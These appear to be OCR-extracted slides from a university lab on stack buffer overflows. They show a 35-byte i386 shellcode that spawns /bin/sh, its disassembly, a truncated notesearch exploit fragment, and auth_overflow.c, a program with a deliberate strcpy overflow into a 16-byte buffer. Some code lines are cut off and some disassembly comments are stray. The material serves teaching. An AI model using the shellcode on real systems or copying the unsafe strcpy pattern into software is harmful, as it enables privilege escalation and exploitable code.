#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";
int main(int argc, char *argv[]) {
unsigned int i, *ptr, ret, offset=270;
char *com
command =
bzero(com
strcpy(co
buffer =
if(argc >
offset
ret = (un
for(i=0;
*((uns
memset(bu
memcpy(bu
strcat(co
system(co
free(comm
}
ODA - The Online Disassem...
www2.onlinedisassembler.com/odaweb/
Search
VMW PRJS ADM NEWS ACTS REF SJSU 202 281 279 DOCS BOOKS LABS CLOUD
BETA ODA Share File Edit Examples Help Blog Contact Us! login or register
Live View
Set the platform below. Then watch the disassembly window update as you type hex bytes in the text area. You can also upload an ELF, PE, COFF, Mach-O, or other executable file from the File menu.
Platform: i386
31 c0 31 db 31 c9 99 b0 a4 cd 80 6a 0b 58 51 68
2f 2f 73 68 68 2f 62 69 6e 89 e3 51 89 e2 53 89
e1 cd 80
0x00000000
Disassembly Hex Dump Sections File Info
.data:0x00000000 31c0 xor eax,eax
.data:0x00000002 31db xor ebx,ebx
.data:0x00000004 31c9 xor ecx,ecx
.data:0x00000006 99 cdq
.data:0x00000007 b0a4 mov al,0xa4
.data:0x00000009 cd80 int 0x80 ; char* src = arg[1]
.data:0x0000000b 6a0b push 0xb
.data:0x0000000d 58 pop eax ; char* dst = arg[0]
.data:0x0000000e 51 push ecx
.data:0x0000000f 682f2f7368 push 0x68732f2f
.data:0x00000014 682f62696e push 0x6e69622f; dst[i] = c
.data:0x00000019 89e3 mov ebx,esp
.data:0x0000001b 51 push ecx ; while (c != 0)
.data:0x0000001c 89e2 mov edx,esp
.data:0x0000001e 53 push ebx
.data:0x0000001f 89e1 mov ecx,esp
.data:0x00000021 cd80 int 0x80
i386 | 35 bytes | strcpy (x86)
File Edit View
seed@seed-de
gcc -fno-sta
gcc -fno-stack-protector -g -m32 -o exploit_notesearch exploit_notesearch.c

auth_overflow.c

auth_flag


Exposed to buffer overflow


Note: locals PUSHED in order defined.


auth_overflow.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
    int auth_flag = 0;
    char password_buffer[16];

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;
    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;

    return auth_flag;
}

int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("Usage: %s <password>\n", argv[0]);
        exit(0);
    }
    if(check_authentication(argv[1])) {
        printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
        printf("      Access Granted.\n");
        printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
    } else {
        printf("\nAccess Denied.\n");
    }
}
```

Line: 1 Column: 1 C Tab Size: 4


seed@seed-desktop: ~/CMPE279/modules/module3/hacking
File Edit View Terminal Help
Access Denied.
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ vi auth_overflow.c
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ls
auth_overflow exploit_notesearch notesearch notetaker.c
auth_overflow2 exploit_notesearch.c notesearch.c notetaker.sh
auth_overflow2.c exploits.sh notesearch.sh overflow_example
auth_overflow.c hacking.h notetaker overflow_example.c
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ./auth_overflow brillig
-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ./auth_overflow outgrabe
-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
